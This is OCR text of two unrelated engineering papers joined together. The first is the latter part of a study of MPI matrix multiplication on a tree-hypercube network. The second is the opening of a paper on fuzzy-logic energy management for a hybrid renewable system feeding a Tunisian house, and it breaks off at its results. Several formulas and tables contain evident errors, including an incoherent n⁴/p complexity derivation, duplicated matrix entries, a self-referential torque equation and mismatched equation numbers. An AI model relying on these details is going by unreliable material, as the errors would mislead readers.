


Fig. 4. Parallel matrix multiplication tree-hypercube view.

Fig. 4 shows one-to-all broadcast on a Tree-Hypercube (2,3). Broadcast communication operations are used in many parallel algorithms; such as vector-matrix multiplication, vector-vector multiplication, matrix multiplication, Gaussian elimination, shortest paths, LU (lower–upper) factorization, maximal vectors and prefix sums. Our one-to-all broadcast algorithms on TH network are based on the E-Cube routing algorithm, where this routing algorithm can be found in [1]. Each node can send a message while receiving another message on the same or different link; that is bidirectional links are used. Also, it can send or receive a message on only one of its links at a time. Moreover, a store-and-forward routing technique is used, where each intermediate node must fully receive and store the entire message before sending it to the next node. Fig. 4 presents one-to-all broadcast algorithm which can be defined as broadcasting a message from a source node to all other nodes in the network. Respectively, in matrix multiplication which is applied in tree hypercube, the coordinator creates the partitions depending on the number of processors and the matrix size, once the data is received by any processor it takes the part that it is responsible for and then resends it again to the nodes that has a direct link with it. In TH sending data acts as hypercube in each level, after the data distribution is done. Each processor does it is own computations and sends back the result to the parent from which it got the data until all data is accumulated and sent back to the coordinator.

A. Partition Procedure Analysis

In the first partitioning of the original array will take n/p, assuming the partitioning is always balanced i.e. the number of columns or the numbers of rows are equal to the number of processors.

In our tree-hypercube network only one processor has data, which is called the coordinator. In the first step part of data will be sent from the coordinator to the directly connected processor, secondly, both processors will start sending other parts of data to the processors that are connected directly to them. TH (2,2), each processor will receive a row form matrix A and a column from matrix B, assuming the matrix size is 7x7. Canon algorithm is a distributed algorithm for matrix multiplication for two-dimensional meshes. It is especially suitable for computers laid out in an N × N mesh and it works well in homogeneous 2D grids, so the main advantage of the algorithm is that its storage requirements remain constant and are independent on the number of processors. As shown in Fig. 5, the matrix multiplication using Canon algorithm with 49 processor, it aligns the blocks of A and B in such a way that each process multiplies its local sub-matrices. This is done by shifting all sub-matrices Ai,j to the left (with wraparound) by i steps and all sub-matrices Bi,j up (with wraparound) by j steps [5].

B. Parallel Analysis

Parallel matrix multiplication is analyzed according to the communication time, computation time and complexity. Communication steps involve the distribution of data splitter between the processors, and gathering results. First of all, the number of processors will affect both the data scatter and the communication time, to calculate the initialization time for the tree-hypercube TH. The initialization time will equal the number of steps to distribute data between the processor units. We need 4 steps to scatter data among 7 processors and 6 steps for 15 processors, so we need (2L) for initialization time and the same time to gather the results from all processors. So, the total communication time equals (2L).

Complexity is the time required to perform matrix multiplication in each processor for data size (n/p) which is required for all processors, this means each processor needs (n/p) x (n^3) time, which makes the total complexity ((n^4)/p).

Execution time depends on the number of processor and the size of data as discussed previously the complexity is the time needed for multiplication and the communication time which is (2L) + ((n^2) / (p^2)).

A00	A06	A05	A04	A03	A02	A01
A16	A15	A14	A13	A12	A11	A10
A25	A24	A23	A22	A21	A20	A26
A34	A33	A32	A31	A30	A36	A35
A43	A42	A41	A40	A46	A45	A44
A52	A51	A50	A56	A55	A54	A53
A61	A60	A66	A65	A64	A63	A62

×

B00	B61	B52	B43	B34	B25	B16
B60	B51	B42	B33	B24	B15	B06
B50	B41	B32	B23	B14	B05	B66
B40	B31	B22	B13	B04	B65	B56
B30	B21	B12	B03	B64	B55	B46
B20	B11	B02	B63	B54	B45	B36
B10	B01	B62	B53	B44	B35	B26

C00	C01	C02	C03	C04	C05	C06
C10	C11	C12	C13	C14	C15	C16
C20	C21	C22	C23	C24	C25	C26
C30	C31	C32	C33	C34	C35	C36
C40	C41	C42	C43	C44	C45	C46
C50	C51	C52	C53	C54	C55	C56
C60	C61	C65	C65	C65	C65	C66

Fig. 5. Initial data distribution of matrix A 7×7, B 7×7 and C 7×7 on 49 processors (2,2).

IV. Evolution Result

Results are evaluated in terms of speedup, running time and the parallel efficiency of matrix multiplication. The proposed parallel matrix multiplication on the Tree-Hypercube network is implemented by the library Message Passing Interface MPI, in which MPI processes are assigned to the cores. It will be parallel computation if the MPI process is assigned to a core; but if more than one MPI process is assigned to the same core, then it will be concurrent computation. These results were produced in IMAN1 Zaina cluster. Also, open access MPI library was used in our implementation. The experiment was applied on tree-hypercube topology with different size of matrices and different number of processors in reference to the number of nodes in a tree-hypercube, for example in the below table the number of processors represent the number of nodes inside tree-hypercube definition. After running this experiment multiple times, the average was taken as result. The hardware and software specifications are illustrated in Table I.

TABLE I. Hardware and Software Specification

Hardware specification	Dual Quad Core Intel Xeon CPU with SMP 16 GB RAM
Software specification	Scientific Linux 6.4 with open MPI1.5.4 and C++ compiler
Matrix size	1000x1000, 2000x2000,4000x4000
Number of processors	1,3,7,15,31

A. Run Time Evaluation

Fig. 6 depicts run time for sequential matrix multiplication in different size 1000×1000, 2000×2000 and 4000×4000 we can see as the matrix size increase the runtime increases proportionally.

Fig. 7 shows the run time for Parallel matrix multiplication in different sizes 1000×1000, 2000×2000 and 4000×4000 as illustrated in Fig. 7 when the number of processes increases the time needed for multiplication decreases. On the other hand, as shown below the run time at a certain number of processes will stop decreasing because the problem becomes smaller than the number of processors and the communication time will increase because this will cause an overhead, the general behaviour can be summarized with the following points:

Scenario 1: When the processors number increases the run time decreases due to parallelism and distribution of tasks on more than one processor that are working together at the same time. (This case is applied when we move from 3 processors to 31 processors.)

Scenario 2: When the processors number increases the run time increases due to communication overhead which is caused from increasing the number of processors more than a specific data size which in its turn decreases the benefits of the parallelism. (This case is applied when we move from 15 processors to 31 processors in 1000×1000 matrices and also may occur in number of processors larger than 31 in 2000×2000 and 4000×4000 matrices.)




Fig. 6. Runtime for sequential matrix multiplication with different matrix size.




Fig. 7. Runtime of matrix multiplication according to the number of processors and with different matrix size.

B. Speed up Evaluation

The speedup is the ratio of serial to parallel execution time as depicted in Fig. 8. Using (1) the number of processors values tested were 3,7,15 and 31. The speedup increases when the number of processors increases but this is not always applicable because we have limitations for parallelism that appears in matrices with size 1000×1000.

Speedup = sequential processing time/ parallel processing time (1)




Fig. 8. The Speedup of the three different sizes of matrices on different number of processors.

C. Parallel Efficiency Evaluation

Efficiency is the ratio of speedup to the number of processors. In an ideal parallel system S=P and E=1 but in practice S<P and E is between 0 and 1. Equation 2 is used to calculate the efficiency. Fig. 9 displays the parallel efficiency for matrix multiplication according to different number of processors and different matrix size. In small numbers of processors between (3 and 7) efficiency was 97% for all matrix multiplication of matrix size 4000×4000. On the other hand, when the number of processors increased between (15 and 31) efficiency started to decrease i.e. reached 8% in 1000×1000 with 31 processors because the communication time will increase between the processes. Total communication time equals (2L), so the communication time will increase when the number of processors increases.

The reason why the efficiency goes down, is that the communication time equals 2L where L is number of levels for tree hypercube, as long as the communications processes are increasing the communication time will increase for example when the number of processers is 3 the communication time will be 2 on the other hand when we have 31 processors the communication time will be 8 seconds for the same data size. Also, as seen in equation 2 the number of processes is in inverse relationship with efficiency.

$$\text{Efficiency} = \text{speedup} / \text{number of processors} \quad (2)$$




Fig. 9. Efficiency of the three different sizes of matrices on different number of processors.

V. Conclusions and Future Works

In this paper, we present Matrix multiplication using tree-hypercube in terms of running time, speedup and efficiency. The algorithm was implemented using MPI library, and the results were produced by IMAN1 super computer. The evaluation was based on matrix size and number of processors. Results showed that runtime was in general decreasing when the processer's number is increased except for matrix size 1000×1000 when the number of processors exceeded 15 the runtime increased because of the communication overhead. The speedup in all different matrices size increased when the number of processors increased except for the cases in which the communication overhead increases. We achieved up to 97% efficiency in large matrices such as 4000×4000 sized matrix.

In our future work we are aiming to proceed with a comparative study for matrix multiplication using different interconnection networks and it will be applied also on different algorithms such as sorting, then see the performance for each and compare the results with different studies.

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Fuzzy Logic Energy Management Strategy of a Hybrid Renewable Energy System Feeding a Typical Tunisian House

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***Abstract*—This paper proposes an energy management strategy for hybrid power system HPS which is composed of a photovoltaic generator, wind turbine, fuel cell generator and NaS battery storage device, feeding a type house. This strategy is based on Fuzzy Logic Control technique. The hybrid power system is sized to provide the energy demand of the inhabitants of the house and if there is an extra power generation, it would be sold to the grid. Using Simulink, we develop the different scenarios in order to use the fuel cell or battery during critical periods. The methodology developed was applied under the climatic conditions (wind speed, solar irradiation and temperature) measured at a site located in the northeast of Tunisia.**

Keywords*—*Energy management strategy; hybrid power system; photovoltaic generator; wind turbine; fuel cell generator; nas battery; fuzzy logic control technique

I. Introduction

The production and the consumption of electricity develop in a very strong way, in the last years. This growth rate of the world demand is explained by the technological development and the inhabitants' standards of living. For example, the United States is the first economic power and produces the fifth of the world production of electricity. Also, Japan, one of the most important countries of the world, is a populated country and of very high standard of living, what explains the high levels of energy consumption in it. Thus, it is necessary to make a stability between the production and the consumption of real time electricity. Indeed, there are several strategies to ensure this balance. At present, the technologies of power production are based on the renewable energies (solar energy, wind turbine, hydraulic, biomass, geothermal) [1]-[3].

Furthermore, the renewable sources raise the problem of the energy availability. The hybridization between two or several sources of energy to solve the problem of profitability of a single source of energy. In addition, it represents many advantages such as the smoothing and the cost cutting of the production, to increase the reliability [4]-[6].

In the literature, several classifications of systems of renewable energies were proposed according to the selected criterion. According to the mode of operation, the hybrid systems are divided into two great parts. The first is to operate the system in isolated mode. This system meets the needs of the inhabitants located in zones distant (islands, isolated villages) electrical communication. The second configuration functions in parallel with the network [7].

To avoid the problems of discontinuity of the production due to the climate change, it is necessary to add another source of energy such as a fuel cell. It is the most effective, stable and clean (appropriate) solution for the continuous production.The proton-exchange membrane fuel cell is the most known and developed for various applications [8]. The functioning of the fuel cell requires a supply by running. The hydrogen is one of the most used fuels. For a low-cost optimal functioning, the use of the fuel cell must be minimized.

The document is organized as follows:

First, we will present a general overview of the HPS, such as:

- The PV generator: Kaneka GSA-60 panels.
- The wind generator: AirX400.
- The Fuel Cell generator: H-500 PEMFC.
- The battery storage: NaS battery.

Next, we will present the characteristics of the house type situated in the north-west of Tunisia, and analyze the load profile based on different types of energy consumption existing devices.

Finally, we propose an energy management strategy (EMS) based on fuzzy logic control of the hybrid power system (HPS). The fuzzy memberships and rules surface of the developed controller show the efficiency of the proposed management strategy in minimizing power production costs and choosing the perfect system configuration based on available power and battery state which is proved by the obtained results.

II. HPS Configuration

The HPS is a set of photovoltaic (PV) generator, wind turbines (WT), Fuel Cell generator, storage batteries, and a Grid connection. A synoptic of the HPS is shown in Fig. 1.

A. Photovoltaic Generator

The photovoltaic generator is one of the generators that will be used in our hybrid system. The PV is a mixed parallel and series combination of a Kaneka GSA-060 modular. A photovoltaic cell can be modeled by the "one-diode" equivalent circuit (see Fig. 2) [9].

The panel consists of photovoltaic cells characterized by a photovoltaic current I_{ph},a diode, a serial resistance R_s and a.

The shunt resistance Rsh. The generated current from the PV generator is expressed by (1): [10]

$$I_{PV} = I_{Ph} - I_D - I_{Sh} \tag{1}$$

The photovoltaic current I_{Ph} is defined by:

$$I_{Ph} = N_P.[I_{CC}\frac{E}{E_r} + k_{isc}\left(T - T_r\right)\frac{E}{E_r}] \tag{2}$$

The junction current I_D is given by the equation (3):

$$I_D = N_P.I_s\left[\exp\left(\frac{V_{pv}}{N_S.V_T}\right) - 1\right] \tag{3}$$

The expression of the current flowing through the shunt resistor R_{Sh} is:

$$I_{Sh} = \frac{V_{PV} + R_S I_{PV}}{R_{Sh}} \tag{4}$$

N_P : number of parallel strings.

N_s : number of modules in series.



Fig. 1. The synoptic of the studies HPS.



Fig. 2. Equivalent Circuit of PV Cell.

The characteristics of the photovoltaic panel are summarized in Table I.

Fig. 3 and 4 present the I-V and P-V characteristic curves for, respectively, a variable solar irradiance and a variable ambient temperature, of 2 parallel strings of 5 in-series connected panels.

TABLE I. KANEKA GSA-60 ARRAY FEATURES

Parameter	Value
Np	2
Ns	5
Pmpp	600 W
Vmpp	335 V
Impp	1.8 A
Voc	460 V
Isc	2.38 A



Fig. 3. The influence of solar irradiation variation on I-V and P-V characteristics of PV panels.



Fig. 4. The influence of ambient temperature variation in I-V and P-V characteristics of PV panels.

B. Wind Turbine

The wind turbine consists of a turbine at variable speed with a generator. Under the effect of the wind, the generator turns at speed more important than the wind turbine. It is necessary to adapt this speed by inserting a multiplier of speed, as shown in Fig. 5 [11], [12].

The speed of the wind turbine can be modeled by a scalar function which evolves in time, given by [13]:

$$V_{wind}(t) = A + \sum_{n=1}^{i} a_n.\sin(w_r t) \tag{5}$$

Where, A is the mean value of the wind speed, a_n is the harmonic amplitude of the order k, w_r is the pulsation of the harmonic of the order k and i is the rank of the last harmonic retained in the calculation of the wind profile. The speed ratio is defined by:

$$\lambda = \frac{R\omega_m}{V_{wind}} \tag{6}$$

Where, R is the blades radius (m), w_m is the angular speed (m/s). The wind power captured by the turbine is expressed in (7).

$$P_{wind} = T_{wind}\omega_m = \frac{1}{2}\rho_{air}C_p(\lambda)SV_{wind}^3 \tag{7}$$

The torque takes into account, the electromagnetic couple C_{em}, the couple resulting from the C_g multiplier, and viscous frictions ($C_{vis}=fw_{mec}$):

$$C_{em} = C_g - C_{em} - C_{vis} \tag{8}$$

The angular velocity is presented in (9).

$$J\,\dot{w}_m + fw_m = T_{wind} - T_{em} \tag{9}$$

For this work, a small wind turbine type AirX-400 is used and Table II presents its different technical characteristics.



Fig. 5. The Wind turbine.

TABLE II. AIRX-400 WIND TURBINE FEATURES

Parameter	**Value**
Rated Power	400 W
Output Voltage	24 V
Output Current	20 A
Maximum Wind Speed	12.5 m/s
Startup Wind Speed	3.6 m/s
Turbine Coefficients	
C0	10-4
C1	9.4*10-2
C2	-2*10-4
C3	-2.8*10-3

C. PEM Fuel Cell

The principle of functioning of the fuel cell is based on the inverse process of the electrolysis of the water. A reaction of oxydoreduction (in the presence of platinum) makes react the hydrogen and the oxygen to produce some electricity, some water and some heat [14], [15]. In Fig. 6, we present the electrical circuit equivalent of Fuel Cell.

Where, R_{conc} is the concentration resistor, R_{act} presents the activation resistor, R_{ohmic} is the ohmic resistor, C is the Double-Layer capacitor.

The FC is generated voltage expression can be formulated as in (10).

$$V_{FC} = E - V_{con} - V_{act} - V_{ohm} \tag{10}$$

Where, V_{FC} is the Fuel Cell Output Voltage, E presents the theoretical potentiel of the Cell. The gazes concentration voltage Losses V_{con} given by (11).

$$V_{con} = -\frac{R.T}{2.F}Ln\left(1-\frac{I_D}{I_{D\max}}\right) \tag{11}$$

Where, I_D *and* I_{Dmax} are the Current density and the Current maximal density (A/cm^2), F is the Faraday constant, T is the operating temperature of the cell. The activation voltage losses V_{act} is expressed in (12).



Fig. 6. The electrical circuit equivalent of Fuel Cell.

$$V_{act} = \frac{R.T}{2.\ell.F} Ln\left(\frac{I_{FC}}{I_0}\right) \tag{12}$$

Where, ℓ is the Tafel slope for the activation losses, I_0 is the exchange current density during the activation (mA/cm2). The ohmic voltage losses V_{ohm} is presented in (13).

$$V_{ohm} = I_{FC}.R_{ohmic} \tag{13}$$

The 500W PEM Fuel Cell is chosen to use a model which its different parameters are given in Table III.

The next figure (Fig. 7) presents the different characteristics of the PEMFC model that we are using.

TABLE III. H-500 PEM FUEL CELL FEATURES

Parameter	**Value**
Rated Power	500 W
Number of Cells	24
Rated Performance	14.4V at 35A
Max Stack Temperature	60ºC
Hydrogen Purity Requirement	99.995 %
Start-Up Time	<= 30s



Fig. 7. V-I and P-I characteristics of the studied H-500 PEM Fuel Cell.



Fig. 8. Electrical scheme of the NAS battery.

D. NaS Battery

The NaS batteries are completely capable and adapted to provide power quickly in the power system. These advantages are a good energy and refillable efficiency, an environmental low impact and a moderate cost. Furthermore, the NAS technology is the large-scale battery the most used in the world. The equivalent electrical circuit of the battery is presented in Fig. 5 [16], [17].

The characteristics of the NaS battery are resumed in Table IV.

TABLE IV. NAS BATTERY SPECIFIC

Parameter	**Value**
Charging Power	[0W , 250W]
Discharging Power	[0W , 250W]
Number of cycles	2500
Operating temperature	300 to 350ºC

III. PRESENTATION OF THE STUDIED HOUSE

The proposed house in this work has 100m^2 of living space. To provide comfort, the usual electrical appliances are installed such as refrigerator, electric oven, drummer, and the air conditioner. Additionally, the devices require the sector's standard voltage (220V AC, 50Hz). Table V presents the characteristics of the studied house.

Type: individual

Number of rooms: 02 rooms, kitchen and bathroom, hallway.

Domestic appliances: refrigerator, stove, blender, microwave, air conditioner, blender.

TABLE V. DISTRIBUTION OF EQUIPMENT AND CONSUMPTION

Electric charges	**Apparent power (VA)**
refrigerator	174
stove	1045
air conditioner (9000BTU)	900
blender	165
lightening of living room	68
lightening of room 1	34
lightening of room 2	34



Fig. 9. Load profile of the home study (August 12, 2017).

We present in Fig. 9, the load profile consumption of the home chosen whose domestic appliances are running a standard voltage.

IV. Fuzzy Logic Energy Management System

A. General Overview of Fuzzy Logic Technique

Lotfi Zadeh developed the basics of Fuzzy Logic Technique as we know it today back in 1965. After its rapid evolution since then, FL technique can be found nowadays in several industrial and other fields applications. It presents a reliable and intelligent control technique that can replace conventional controllers such as PID controller because of its better performance. Among its applications, it is used in many works treating energy dispatch and management in hybrid renewable energy systems. This technique showed great results in term of cost reduction and system performances [18].

Different methods are used to develop a FLC such as Mamdani technique which presents the simplest technique because it is based on human experimental knowledge of the studied system. Fig. 10 presents the flowchart of a Mamdani method principle [19].



Fig. 10. Flowchart of working principle of Mamdani method.

B. Developed FL Energy Management System

We developed an energy management strategy (EMS) based on FL technique that must fulfill the next objectives:

- The main sources are the PV and wind generators and the PEMFC utilization must be as small as possible.
- The house demand must be a 100% available all the time.
- Controlling the Battery charging and discharging status taking in account load demand and available power.
- Selling energy to the grid is prior than buying it and can only take place if PV and wind generators are capable to provide house demand, the battery is fully charged and there is no need for PEMFC utilization.
- Buying energy is highly avoided in order to minimize power production costs.
- PEMFC utilization must be reduced as maximum as possible in order to reduce fuel consumption and therefore reduce production cost.

The developed fuzzy algorithm for energy management uses 2 inputs: Power demand which is computed based on (14) and battery State Of Charge (SOC). The defined fuzzy memberships of these inputs is given in Fig. 11 and 12.

$$P_{demand} = (P_{PV} + P_{Wind}) - P_{Load} \tag{22}$$



Fig. 11. Fuzzy membership fucntions of the input Pd.



Fig. 12. Fuzzy membership fucntions of the input SOC.

C. Results and Discussion

Based on the developed Inference engine, Fig. 13 shows the rules surface of the Grid output which proves good efficiency by presenting more than 70% selling energy to the grid and 30% buying.

